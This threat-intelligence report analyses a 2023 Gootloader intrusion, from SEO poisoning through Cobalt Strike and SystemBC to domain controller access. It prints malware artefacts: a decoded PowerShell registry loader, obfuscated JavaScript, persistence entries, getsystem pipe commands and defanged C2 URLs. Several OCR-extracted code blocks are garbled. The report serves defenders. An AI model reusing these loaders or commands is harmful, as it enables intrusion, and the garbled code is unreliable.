SEO Poisoning to Domain Control: The Gootloader Saga Continues

thedfirreport.com/2024/02/26/seo-poisoning-to-domain-control-the-gootloader-saga-continues/

February 26, 2024

<u>Key Takeaways</u>

- In February 2023, we detected an intrusion that was initiated by a user downloading and executing a file from a SEO-poisoned search result, leading to a Gootloader infection.
- Around nine hours after the initial infection, the Gootloader malware facilitated the deployment of a Cobalt Strike beacon payload directly into the host's registry, and then executed it in memory.
- The threat actor deployed SystemBC to tunnel RDP access into the network, which aided in compromising domain controllers, backup servers, and other key servers.
- The threat actor conducted an interactive review of sensitive and confidential files using RDP; however, we have been unable to confirm whether any data was actually exfiltrated.

More information about Gootloader can be found in the following reports: <u>The DFIR Report</u>, <u>GootloaderSites</u>, <u>Mandiant</u>, <u>Red Canary</u>, & <u>Kroll</u>.

An audio version of this report can be found on Spotify, Apple, YouTube, Audible, & Amazon.

Submit your feedback on this report for a chance to win free swag!

The DFIR Report Services

We provide a range of services including Private Threat Briefs, which includes 25+ private reports yearly. These reports follow a format similar to our public reports but are more concise in nature and are published within weeks of the intrusion.

Another service we provide is our Threat Feed, specializing in tracking Command and Control frameworks such as Cobalt Strike, Metasploit, Sliver, and more.

Our comprehensive All Intel service includes the Private Threat Briefs and Threat Feed, with additional insights such as private events, long-term infrastructure tracking, clustering of intrusion data, Cobalt Strike configurations, C2 domains, and more.

We also offer a Private Ruleset which consists of exclusively curated rules using insights derived from Private Threat Briefs and other internal cases. This ruleset currently encompasses 100+ Sigma rules, created from the knowledge of 40+ cases. Each rule is

mapped to ATT&CK and accompanied by a test example.

We invite you to reach out for a personalized demo of our services via our Contact Us page.

Table of Contents:

Case Summary

The intrusion started in February 2023, when a user conducted a search for "Implied Employment Agreement". The people behind Gootloader frequently exploit terms related to contracts and agreements for search engine-optimization (SEO) poisoning. In this instance, the user encountered a SEO poisoned result and clicked on it. This action directed them to a compromised website that mimicked a user forum. On this webpage, a deceptive link enticed the user to download what was supposed to be an employment agreement.

Upon opening the received zip file, the user saw a JavaScript file bearing a name similar to their initial search term. Clicking on this file triggered the Gootloader malware's execution process. This led to the creation of a new JavaScript file within the user's AppData folder. To ensure its continuous operation, Gootloader established a scheduled task to run this newly created file, incorporating a logon trigger for persistence. The sequence ends with the execution of an obfuscated PowerShell script, which calls another PowerShell script.

This script performs some basic discovery of information about the host using built-in PowerShell Cmdlets and WMI queries. The script then reaches out to a rotating list of remote endpoints. Around nine hours after the initial execution, one of the remote endpoints responded to the Gootloader malware, providing a download that was written to two registry keys. Those registry keys contained an obfuscated launcher for Gootloader and a Cobalt Strike beacon, which was loaded directly into memory.

Next, an instance of process injection into dllhost was detected, accompanied by network connections to several remote hosts checking for LDAP and SMB. Additionally, LDAP network traffic directed to a domain controller was observed, indicating discovery operations targeting various groups, including Domain Users, Administrators, RDP Users, and Domain Administrators.

Approximately ten minutes after these activities, the threat actor initiated lateral movement within the network. This involved creating a remote service to disable Windows Defender's Real-Time Monitoring. Subsequently, they transferred a Cobalt Strike beacon executable over SMB and executed it as a service. Following this, additional process injections and access to the LSASS memory, were observed on the compromised hosts.

The threat actor continued trying this method to move to various workstations and domain controllers. However, on the domain controllers, Windows Defender remained operational and successfully thwarted the attempts to launch the beacons. Despite these setbacks, the attacker continued their efforts from a compromised workstation, utilizing PowerView to conduct additional discovery tasks.

To breach the domain controller, the threat actor adjusted their strategy. They introduced a new PowerShell script onto a workstation and executed it, which was a PowerShell implementation of SystemBC. This script initiated communication with a command and control server and established persistence by creating a registry run key. Following this setup, the threat actor executed multiple commands through remote services on a domain controller to ensure RDP access was enabled. They then logged into the domain controller over RDP by routing the connection through the infected workstation using SystemBC.

Having gained access to the domain controller, the threat actor transferred a text file containing a series of commands through their RDP session, aimed at further attempts to disable Windows Defender. Despite these efforts, their attempt to deploy a PowerShell beacon seemed to be unsuccessful. Not deterred, they proceeded to install Advanced IP Scanner on the domain controller and initiated a network scan. While that was running, they explored a remote file share, during which they accessed a document containing password-related information.

The threat actor next turned their attention to a backup server, utilizing Windows Remote Management (WinRM) to execute multiple commands, ensuring that RDP access to the server was enabled and open. After ensuring RDP was available, they connected to the server via RDP and proceeded to review the backup configurations for the environment. During this time, they also deployed the SystemBC PowerShell script on the server. After this activity, there was a noticeable lull in the threat actor's actions, with no significant activities recorded for the next five hours. Upon returning, the threat actor resumed accessing hosts over RDP.

The threat actor resumed their search for sensitive information by looking through file shares for documents pertaining to passwords, while operating from the backup server. Additionally, they executed Advanced IP Scanner again, this time from the backup server. Throughout their RDP session, they interactively viewed data, yet no direct signs of data exfiltration were observed during this phase of activity. After this, the threat actor's presence on the network ceased, and they were not detected again prior to being evicted from the network.

Submit your *feedback* on this report for a chance to win free swag!

<u>Analysts</u>

Analysis and reporting completed by <u>@_pete_0</u>, <u>@malforsec</u> & <u>@r3nzsec</u>

Initial Access


The initial access was achieved by the user navigating to a SEO-poisoned website via Google search. Once opened the site masquerades as a forum and with a download link to an 'Implied Employment Agreement' document.

	id	l	ırl			title			
Fil	lter Filter			Filter	Filter				
	1 https	://go.microsoft.com/fwlink/?linkid=21324	65&form=MT004A&OCID=MT004A	Welcome	Welcome to Microsoft Edge				
	2 https	://microsoftedgewelcome.microsoft.com/		Welcome	to Microsoft Edge				
	3 https	://microsoftedgewelcome.microsoft.com/	en-us/		to Microsoft Edge				
	4 https	://microsoftedgewelcome.microsoft.com/	en-us/welcome?exp=e00&form=MT	00A8 Welcome	to Microsoft Edge				
;	5 http:/	//google.com/		Google					
; 		://google.com/		Google					
		://www.google.com/		Google					
		://www.google.com/search?							
)		://www.google.com/search?							
0		://www.google.com/search?				reement - Go	ogle Se	arch	
1		://www.google.com/url?			mployment agreement				
2	12	/implied-emplo	yment-agreement/	implied e	mployment agreement				
			QUESTIONS AND	ANSWERS		Lo	og In	Sign	
		Questions	News	Search	About Us	Lo	og In	Sign	
		Questions		Search	About Us	Lo	og In	Sign	
		Questions	News	Search		L¢ 2023/01/25 7:16		Sign	
		Questions Emma Hill Exercise Newbie	News	Search agreement? olied employme d seen it on yo	#12 ent agreement.	2023/01/25 7:16	pm	Sign	
		Emma Hill	News implied employment Hi, I am looking to imp of mine told me he had	Search agreement? olied employme d seen it on yo	≝12 ent agreement. bur forum. I will	2023/01/25 7:16	pm	Sign	

In our previous analysis of Gootloader, detailed in our report, "<u>SEO Poisoning: A Gootloader</u> <u>Story</u>," we revisit the same initial access technique employed by threat actors. For a better understanding, we've included a <u>video</u> in our previous report that visually demonstrates the user's journey from SEO poisoning to encountering Gootloader malware. The 'Implied Employment Agreement' turned out to be a zip archive containing the GootLoader multistage loader. We can see from the below that the zip was downloaded from a website on the internet (ZoneId=3).


Parent Path	File Name	Zone Id Contents
•O:	0:	(D:
.\Users\\Downloads	Implied_employment_agreement_70159.zip:Zone.Identifier	[ZoneTransfer] ZoneId=3 HostUrl=https://aboveandbeyondmovers.com/download.php
.\Users\	Implied_employment_agreement_70159.zip	

Below depicts the process of the start of the Gootloader infection:



Execution

Gootloader employs several executions across the whole infection chain.



The JavaScript file was executed after the user double-clicked on it within the opened zip archive.

winlog.task \lor	process.parent.name $$	process.name ~	process.command_line ~
Process Create (rule: ProcessCreate)	explorer.exe	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\AppData\Local\Temp1_Implied_employment_a
			greement_70159.zip\implied employment agreement 24230.js"

Level	Date and Time	Sour	ce	Event ID	Task Category
(i) Information		Micr	osoft Windows security auditing.	4688	Process Creation
Information			osoft Windows security auditing.	4688	Process Creation
Information		Micr	osoft Windows security auditing.	4688	Process Creation
Event 4688, Mic	rosoft Windows secu	irity auditing.			
General Deta	iils				
Friendly V	iew 🔿 XML Vie	ew			
+ Syst	em				
- Eve	ntData				
Su	bjectUserSid	S-1-5-21-		-5344	
Su	bjectUserNam	ne			
Su	bjectDomainN	lame			
Su	bjectLogonId	0x2277bf			
Ne	wProcessId	0x2200			
Ne	wProcessNam	1e C:\Windows\Syst	em32\wscript.exe		
То	kenElevationT	Гуре %%1936			
Pr	ocessId	0x1834			
Co	mmandLine	"C:\Windows\Syst	em32\WScript.exe"		
		"C:\Users\	:\AppData\Local\Temp	\Temp1_Implied	_employment_agreement_70159.zip\implied employment agreement
		24230.js"			
Та	rgetUserSid	S-1-0-0			
Та	rgetUserName	9 -			
Та	rgetDomainNa	ame -			
Ta	rgetLogonId	0x0			
Pa	rentProcessNa	ame C:\Windows\ex	plorer.exe		
M	andatoryLabel	S-1-16-12288			

Execution of the Javascript file drops another Javascript file named "Frontline Management.js". This dropped Javascript is heavily obfuscated.

singf = 81950;function settlei(storys, upcdbq, sisterz9, neckm){return put1(storys,upcdbq,thank4);}moveb = [4563];onj='\']
\\\\'\\(0Az\'I\\[\'\\\\'b+++\']\\\\'\\\(N..8\'m\\4s\+\'\'4\\+\'8\\\+\'T\\'e\\6\'\\\\'r6++\',\\\\'\'\\\'i3+t
-\'\\\\'12e+0)d\.\'a';second8='\'W\\\\'\\\\'12e+0)d\.\'12e+0)d\.\'a';second8='\'W\\\\'\\\'12e+0\\'\\'12e+0)d\.\'12e+0)d\.\'a';second8='\'W\\\\'\\\'12e+0\\'\'\\'12e+0)d\.\'12e+0)d\.\'a';second8='\'W\\\\'\\\'12e+0\\'\'\\'12e+0)d\.\'12e+0d\.\

In addition to the file, a new scheduled task named 'InfrSiRfucture Technologies' was created. This task was then invoked to run the new Javascript file. The infection chain continues with a PowerShell script. The execution chain here is Svchost.exe(Scheduled Task) \rightarrow Wscript.exe \rightarrow Cscript.exe \rightarrow PowerShell.exe

processname	image	parent_image	cmdline	parent_cmdline
wscript.exe	C:\Windows\System32\wscript.exe	C:\Windows\System32\svchost.exe	C:\Windows\system32\wscript.EXE FRONTL~1.JS	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
cscript.exe	C:\Windows\System32\cscript.exe	C:\Windows\System32\wscript.exe	"C:\Windows\System32\cscript.exe" "FRONTL~1.JS"	C:\Windows\system32\wscript.EXE FRONTL~1.JS
powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\cscript.exe	PoWerSHEIL	"C:\Windows\System32\cscript.exe" "FRONTL~1.JS"

The PowerShell script included URLs to ten remote servers:

4 • exection work(s)mid) (
faction Pfl(scv) [total pice_Discord/pice_Discord/[not/]; total pice_Discord/pice_Discord/[not/]; total pice_Discord/[not/]; total pice_Discord/[not/]; []] []] []] []] []] []] []] [
<pre>Solitor = RTH((d) = set:] where {</pre>
)); SLAMYF * DHL(((low - object - con shell.application).Annespace()).Itens() % { if (5_stituk) {
floed((\$,15161der) (}*** + 1_exame floed(\$,51516system) (
'2' → (Do Path) = Got Filebase((2, Path))
)); Strap = Tmt[str where {
); [het_ServicePointMaager]mServerCortificateVallActionCallback = {
H δρία(π/m = [Spitzes Mc1:Mb/2.4] (n/meta(5])mil); δρία(π/m. Amphiline = Nacilla/2.4] (n/meta(5))mil); δρία(π/m. Amphiline = Nacilla/2.4] (n/meta(70.4), Spitzes Nacilla/2.4), Spitzes Nacilla/2.4
Sortin a more - adject System ID.Strandbate Solephi detBeponed()-detBeponed(read(); Sortin a more - adject System ID.Strandbate Solephi detBeponed()-detBeponed(read(); Sortin a more - adject System ID.Standbate () incl(News)() - replace '(); incl(News)() - replace '();
<pre>) - dut () (to p begin({ house://britabilitysise[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[.]ew/atrsc[.]ew/atrsc[.]ew/atrsc[.]ew/atrsc[.]ew/, "house://stitueer[.]ew/atrsc[</pre>
A set of the set of
#[t]0[0.ar's=1](d*e(ty))=

Not all the included remote servers were weaponized at the time of execution, so some servers answered with HTTP 405 "Method Not Allowed".

So	urc	e (517	92)
4745	5420	2f78	6d6c	7270	632e	7068	7020	GET./xmlrpc.php.
4854	5450	2f31	2e31	0d0a	5573	6572	2d41	HTTP/1.105er-A
6765	6e74	3a20	4d6f	7a69	6c6c	612f	352e	<pre>gent:.Mozilla/5.</pre>
3020	2857	696e	646f	7773	204e	5420	3130	0.(Windows.NT.10
2e30	3b20	5769	6e36	343b	2078	3634	2920	.0;.Win64;.x64).
4170	706c	6557	6562	4b69	742f	3533	372e	AppleWebKit/537.
3336	2028	4b48	544d	4c2c	206c	696b	6520	36.(KHTML,.like.
4765	636b	6f29	2043	6872	6f6d	652f	3130	Gecko).Chrome/10
372e	302e	302e	3020	5361	6661	7269	2f35	7.0.0.0.Safari/5
3337	2e33	360d	0a43	6f6f	6b69	653a	2043	37.36Cookie:.
3838	3330	3938	3543	363d	4834	7349	4141	=H4sIAA
4141	4141	4145	414a	5655	5857	2b62	4d42	AAAAAEAJVUXW+bMB
5439	4b2f	4332	5352	4e71	3034	784f	7935	T9K/C2SRNq04x0y5
4 f 44	5465	494e	5932	5362	704a	5551	4551	ODTeINY2SbpJUQEQ
7475	6863	5248	4248	5274	4b72	5466	5067	tuhcRHBHRtKrTfPg
4e68	4957	7557	6251	3867	664d	2b35	6c2f	NhIWuWbQ8gfM+51/
4854	5450	2f31	2e31	2034	3035	204d	6574	HTTP/1.1.405.Met
								hod.Not.Allowed.
			2054					0
6562	2032	3032	3320	3139	3a35	363a	3230	
2047	4d54	0d0a	5365	7276	6572	3a20	4170	.GMTServer:.Ap
6163	6865	0d0a	416c	6c6f	773a	2050	4 f 53	acheAllow:.POS
540d	0a55	7067	7261	6465	3a20	6832	2c68	TUpgrade:.h2,h
3263	0d0a	436f	6e6e	6563	7469	6f6e	3a20	2cConnection:.
5570	6772	6164	652c	2063	6c6f	7365	0d0a	Upgrade,.close
5472	616e	7366	6572	2d45	6e63	6f64	696e	Transfer-Encodin
673a	2063	6875	6e6b	6564	0d0a	436f	6e74	g:.chunkedCont
656e	742d	5479	7065	3a20	7465	7874	2f70	ent-Type:.text/p
6c61	696e	3b63	6861	7273	6574	3d55	5446	lain;charset=UTF
2d38	0d0a	0d0a						-8
584d	4c2d	5250	4320	7365	7276	6572	2061	XML-RPC.server.a
								ccepts.POST.requ
			6e6c					ests.only.

For the server that was weaponized, however, there is a different response. For this intrusion, that was 46.28.105[.]94 with the URL "hxxp:blog[.]lilianpraskova[.]cz/xmlrpc[.]php". The server then started answering with the HTTP status code 200 "OK" and delivering the final stage in the Gootloader infection.

eventid	image					sourceport	destinationport	destinationip	
3	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe					53591 80		46.28.105.94	

HTTP

Method -	GET
Status code -	200
Hosts -	blog.lilianpraskova.cz
User Agents -	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

So	urc	e (:	535	91)
4745	5420	2f78	6d6c	7270	632e	7068	7020	GET./xmlrpc.php.
4854	5450	2f31	2e31	0d0a	5573	6572	2d41	HTTP/1.1User-A
6765	6e74	3a20	4d6f	7a69	6c6c	612f	352e	<pre>gent:.Mozilla/5.</pre>
3020	2857	696e	646f	7773	204e	5420	3130	0.(Windows.NT.10
2e30	3b20	5769	6e36	343b	2078	3634	2920	.0;.Win64;.x64).
4170	706c	6557	6562	4b69	742f	3533	372e	AppleWebKit/537.
3336	2028	4b48	544d	4c2c	206c	696b	6520	36.(KHTML,.like.
4765	636b	6f29	2043	6872	6f6d	652f	3130	Gecko).Chrome/10
372e	302e	302e	3020	5361	6661	7269	2f35	7.0.0.0.Safari/5
3337	2e33	360d	0a43	6f6f	6b69	653a	2043	37.36Cookie:.
3838	3330	3938	3543	363d	4834	7349	4141	H4sIAA
4141	4141	4145	414a	5655	5857	2b62	4d42	AAAAAEAJVUXW+bMB
5439	4b2f	4332	5352	4e71	3034	784f	7935	T9K/C2SRNq04x0y5
4f44	5465	494e	5932	5362	704a	5551	4551	ODTeINY2SbpJUQEQ
7475	6863	5248	4248	5274	4b72	5466	5067	tuhcRHBHRtKrTfPg
4e68	4957	7557	6251	3867	664d	2b35	6c2f	NhIWuWbQ8gfM+51/
7478	726f	486a	2b42	7778	376a	4671	5977	txroHj+Bwx7jFqYw
6546	3175	6641	4b34	7648	4d73	7067	5645	eF1ufAK4vHMspgVE
654e	446a	7750	4167	4661	7531	2f4a	7367	eNDjwPAgFau1/Jsg

The final download contained three different components. Gootloader stage1(prameter \$cXqt) which was an obfuscated dll, Gootloader stage2(parameter \$lbaY) which ended up as an exe file when deobfuscated. Finally, a script wrote stage1 and stage2 into the registry before deobfuscating stage1 and loading that into memory. Stage1 took care of the deobfuscation of stage2, the final payload for Gootloader, and loaded what we later will see is a Cobalt Strike Beacon.

	srAY is the function to write \$text into registry key KCU:\SOFTWARE\Microsoft\Personalization\\$pn
<pre>for (\$i=0; \$i -lt \$arr.length; \$i++) { New-ItemProperty -Path \$hr -Name \$i -PropertyType String -Value \$arr[\$i] Out-Null; }}</pre>	
JJJ bkray \$ibay "cbk5tbjQBNFy"; Stage2. Śloay is written to registry key HKCU\SOFTWARE\Microsoft\Personalization\cbk5 bkray \$cxqt "geRBAdXTDCHA"; Stage2. Śloay is written to registry key HKCU\SOFTWARE\Microsoft\Personalization\cbk5 start 'C:\Windows\SysWWB4\WindowsSveresnet(UVI U\$) wbymersnet[arg '/com C:\Windows\SysWWB4\ ads"A2Q8"\LAHA*AIA*AT*AH*AIAA0*AD*IA*WAADA5A*NgAwA*DIANQAzADQAHwa*9ADSA*JA*Bz*AHAG4 ad*AB3ACIAHwAIATA*AT*AH*AIAA0*AD*IA*WAADA5A*NgAwA*DIANQAzADQAHwa*9ADSA*JA*Bz*AHAG4 ad*AB3ACIAHwAIATA*AT*AH*AIAA0*AD*IA*WA*08*DACIAA*WAIAA*AAG0 gragra*CIAJF#ATATAABAG6GAdABAD*CIATAKwai*A6*BADBA6C*GAC#YO*9B*SAEIAQ0*NAE*AF*MAi*AF#AHA QACS*APQAkAHQARWB*AFCAUMB*XAES*ZWBQAEEA*QA*WAD5AJAB6BAECAUWBXAES*ZWBGAEEA*T*A*T*A*GwAZ0*Ag0AUB**AF**A af*SuBhaGAQQATA*CSAOMAKA*GSADWA9AF*SADQBAHAQAABABAECAUBBAHAGAAQAWBDAHAQAYBBAHSAAG9*ACIAIA** A*SuBhaGGAQQATA*CSAOMAKA*GSADWA9AF*SADQBHAHQAABABACAAD9*HABAABADAFAA*AIC*AFAB** A*CSB*AGGAQQATA*GSAOMAKA*GSADWA9AF*SADQBHAHQAABABAA*DAQBADAFYAY0*BAX*DBAJAB** A*CSB*AGGAQQATA*GSAOMAKA*GBADAAG9BACT*IAC*** A*GSB*AGGAQQATA*CIAJBGAECA** A*EEA**D**QAMADS*A*JABABAECA** A*EEA**P**QAMADS*A*JABABAECA** A*EEA*** A*EEA*** A*EEA*** A*EEA*** A*EA*** A*EEA*** A*AZBBAE*EAL** A*ACB** A*ASB** AZB#* A*ACB** A*ASB** AZB#* A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*EA** A*ACB**	"sATgAi"an"csA"TgBrAGHA"IAATACI"AIQAIAC"IA"dQAE'A"FM"AcmB"YA"C"IAH"AGAKAG Bm"AHQAXAB"QAGUAc" g"AiGa"A"GJA"ACSAI"gB2A"G"B"AIGATACIAIg"Ar"AC"I"AbgBhA"G"W"AI ACIAOWAKAH"QARWBTAFCASWA"9AGC"AC"A"AGACBACAB"hAHQ"Aa"AAGACQAcwBUAG"QAOw"BMAGGA"C AIADS"AJAB"BAECAUWBXAE"SAZWBQA"EEAKWATA"A"C"A"A"ew"BU"AHIA"e"QB7"AC"QA"TWBIAGG"AbgB "AESA"ZWBQAEEAPQAWADSA'UMB'AA"CH"A'ABA"BAECAA"SWBIAGOQ"QA"PAC"QA"TWBIAGG"AbgB "AESA"ZWBQAEEAPQAWADSA'UMB'AA"CH"A'BAB'BAECAA"SWBIAGOQ"QA"PAD"SAAQB"MACGAJABASTA AYESA"ZWBQAGACGAYWBIACGAIGJAJ, "ACIALAAKGG" sANGD"MACGACAAGUGACWBAGGUCAGEWAGA DYGGUCABSAG"CGAYWBIACGAIGJAJ, "ACIALAAKGG" sANGD"MCGADAGUCAGAGUCAGUAGUCAGUAGAU AYBGAHCASAGGAYWBIACGAIGJAJ, "ACIALAAKGG" sANGD"AGOQ"QA"PAD"SAAQB"MACGAJABASTA"AI AYBBHAFCA"LGB"M"AGUABGBHA"HQAAA"A"VAD"IAKQA7AGYA"DWB"YACG"AJABBAECA'"AYAZAB"LA" F"SAJABBAECA MDSAJ"ABBAECAU"WDXAE"SA"Z MGAECAKWASAD 'IAKQOJ"ACQDAA"BTAGCYAZB"LAC"AABCE "BACGUCACIALTACAIAJACKALAAGAG"AGUGAA"CAGUAA"DWBTAFCA"SABAAGUAAGUAACGAAUBAACGAAUBAACGAABAACGAAUBAACGAAUBAACAA

The encoded PowerShell command that ran is beautified and decoded below.

winlog.task ~	process.parent.name	process.command_line ~
Process Create (rule: ProcessCreate)	powershell.exe	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" /enco NgAwADkAMgA2ADUAQQA0ADAAOwBzAGwAZQBIAHAAIAAtAHMAIAAoADIAMAApADsANgAwADIAMQAzADQAMwA0ADsAJABzAHgAZAA9
,		ACIAAAAAAACSAIgAAACSAIgBrAGMAIgArACIAIgArACIAdQA6AFwAcwBvACIAKwAAACIAKwAAAGYAdAB3ACIAKwAAACIAKwAAAGE

Here's the decoded value:

```
609265940; sleep -s (20); 60213434;
$sxd="hkcu:\software\microsoft\Personalization\geRBAdXTDCkN"; $tGSWK=gp -path $sxd;
for ($tGSWKgjA=0; $tGSWKgjA -le 705; $tGSWKgjA++)
{Try{$OHhnP+=$tGSWK.$tGSWKgjA}Catch{}}; $tGSWKgjA=0; while($true){$tGSWKgjA++; $ko=
[math]::("sqrt")($tGSWKgjA); if($ko -eq 1000){break}}$CVaW=$OHhnP.replace("#",$ko);
$lSfdm=[byte[]]::("new")($CVaW.Length/2); for($tGSWKgjA=0; $tGSWKgjA -lt
$CVaW.Length; $tGSWKgjA+=2){$lSfdm[$tGSWKgjA/2]=[convert]::("ToByte")
($CVaW.Substring($tGSWKgjA,2),(2*8))}[reflection.assembly]::("Load")($lSfdm);
[Open]::("Test")(); 809902482;
```

Decoding the JavaScript stager payload manually could be time-consuming, so we used <u>this</u> fantastic script made by Mandiant. This is a collection of scripts used to deobfuscate Gootloader malware samples. We used the <u>GootLoaderAutoJSDecode.py</u> Python script that automatically decodes .js files using static analysis.

gootloader-main % python3 GootLoaderAutoJsDecode.py "implied_employment_agreement_24230.js"
GootLoader Obfuscation Variant 2.1 or higher detected GootLoader Obfuscation Variant 3.0 sample detected.
File and Scheduled task data:
Log File Name: Production Efficiency.log JS File Name: Frontline Management.js Scheduled Task Name: InfrSiRfucture Technologies
Data Saved to: FileAndTaskData.txt
Script output Saved to: GootLoader3Stage2.js_
The script will new attempt to deobfuscate the GootLoader3Stage2.js_ file.
GootLoader Obfuscation Variant 3.0 detected
If this fails try using CyberChef "JavaScript Beautify" against the GootLoader3Stage2.js_ file first.
Script output Saved to: DecodedJsPayload.js_
Malicious Domains:
<pre>hxxps[:]//hrclubphilippines[.]com/xmlrpc.php hxxps[:]//mediacratia[.]ru/xmlrpc.php hxxps[:]//daraltanweer[.]com/xmlrpc.php hxxps[:]//my-little-kitchen[.]com/xmlrpc.php hxxps[:]//montages[.]no/xmlrpc.php hxxps[:]//pocketofpreschool[.]com/xmlrpc.php hxxps[:]//blog[.]lilianpraskova[.]cz/xmlrpc.php hxxps[:]//sitmeanssit[.]com/xmlrpc.php hxxps[:]//artmodel[.]com[.]ua/xmlrpc.php</pre>

Persistence

Gootloader

A scheduled task was created during the initial Gootloader execution. This task was run on demand to execute the next stage in the Gootloader malware chain, and setup a Logon Trigger to maintain persistence on the beachhead.

1	xml version="1.0" encoding="UTF-16"?							
2 3	<task version="1.2" xmlns="<u>http://schemas.microsoft.com/windows/2004/02/mit/task</u>"> <registrationinfo></registrationinfo></task>							
4	<pre><registrationinto> line into> </registrationinto></pre>							
5								
6	<triggers></triggers>							
7	<logontrigger id="LogonTriggerId"></logontrigger>							
8	<enabled>true</enabled>							
9	<pre> </pre>							
10								
11								
12	<settings></settings>							
13	<pre></pre> AdultipleInstancesPolicy>IgnoreNew							
14	<pre><disallowstartifonbatteries>true</disallowstartifonbatteries></pre>							
15	<stopifgoingonbatteries>true</stopifgoingonbatteries>							
16	<allowhardterminate>true</allowhardterminate>							
17	<startwhenavailable>true</startwhenavailable>							
18	<runonlyifnetworkavailable>false</runonlyifnetworkavailable>							
19	<idlesettings></idlesettings>							
20	<duration>PT10M</duration>							
21	<waittimeout>PT1H</waittimeout>							
22	<pre><stoponidleend>true</stoponidleend></pre>							
23	<restartonidle>false</restartonidle>							
24								
25	<allowstartondemand>true</allowstartondemand>							
26	<enabled>true</enabled>							
27	<hidden>false</hidden>							
28	<runonlyifidle>false</runonlyifidle>							
29	<waketorun>false</waketorun>							
30	<executiontimelimit>PT72H</executiontimelimit>							
31	<priority>7</priority>							
32								
33	<actions context="Author"></actions>							
34	<exec></exec>							
35	<command/> wscript							
36	<pre><arguments>FRONTL~1.JS</arguments></pre>							
37	<pre></pre>							
38								
39								
40	<principals></principals>							
41 42	<pre><principal id="Author"> <userid></userid> </principal></pre>							
42	<pre></pre>							
45 44	<runlevel>LeastPrivilege</runlevel>							
44	<pre></pre>							
46								
47								

SystemBC

Later in the intrusion the threat actor deployed a SystemBC PowerShell script. They setup persistence for this script by using an autorun key named 'socks_powershell'

TargetObject: HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run socks_powershell	
Details: Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File "C:\Users\	۲. ۱

Privilege Escalation

The use of the Cobalt Strike 'getsystem' command was evident, with cmd being spawned from the beacon (DLLHOST) to elevate to a 'SYSTEM' context.

ParentImage \$	1	Image 🗢	1	CommandLine \$
C:\Windows\System32\dllhost.exe		C:\Windows\System32\cmd.exe		C:\Windows\system32\cmd.exe /c echo f7092a3a66e > \\.\pipe\2cf079
C:\Windows\System32\dllhost.exe		C:\Windows\System32\cmd.exe		C:\Windows\system32\cmd.exe /c echo 5ed63d2e0ca > \\.\pipe\4fcc39

Details of the technique are documented here: <u>https://www.cobaltstrike.com/blog/what-happens-when-i-type-getsystem</u>

Throughout the intrusion, new logon sessions were initiated using tokens created from harvested credentials. Initially, a sacrificial process, dllhost.exe, was launched from the PowerShell payload using the credentials of the compromised beachhead account.



Using a harvested credential, a new logon session was created. This was logged under Windows eventID 4624, showing the initial Logon ID, and followed the new Logon ID using the target user account.

EventCode=4624

crentrype o
ComputerName
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=56215
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:

	Converte TD.	
	Security ID:	
	Account Name:	
	Account Domain:	
	Logon ID:	0x2277BF
Logon I	nformation:	
	Logon Type:	9
	Restricted Admin Mode:	-
	Virtual Account:	No
	Elevated Token:	Yes
Impersor	nation Level:	Impersonation
New Log	on:	
Security ID: Account Name:		Beachhead User
		Deachineau Oser
	Account Name:	
	Account Domain:	0x17F2773
	Account Domain: Logon ID:	0x17F2773
	Account Domain: Logon ID: Linked Logon ID:	0x17F2773
	Account Domain: Logon ID: Linked Logon ID: Network Account Name:	Targeted User
	Account Domain: Logon ID: Linked Logon ID: Network Account Name: Network Account Domain:	Targeted User
	Account Domain: Logon ID: Linked Logon ID: Network Account Name:	Targeted User
Process	Account Domain: Logon ID: Linked Logon ID: Network Account Name: Network Account Domain: Logon GUID:	Targeted User
Process	Account Domain: Logon ID: Linked Logon ID: Network Account Name: Network Account Domain: Logon GUID: Information:	Targeted User {00000000-0000-0000-000000000000000000
Process	Account Domain: Logon ID: Linked Logon ID: Network Account Name: Network Account Domain: Logon GUID: Information: Process ID:	Targeted User {00000000-0000-0000-000000000000000000
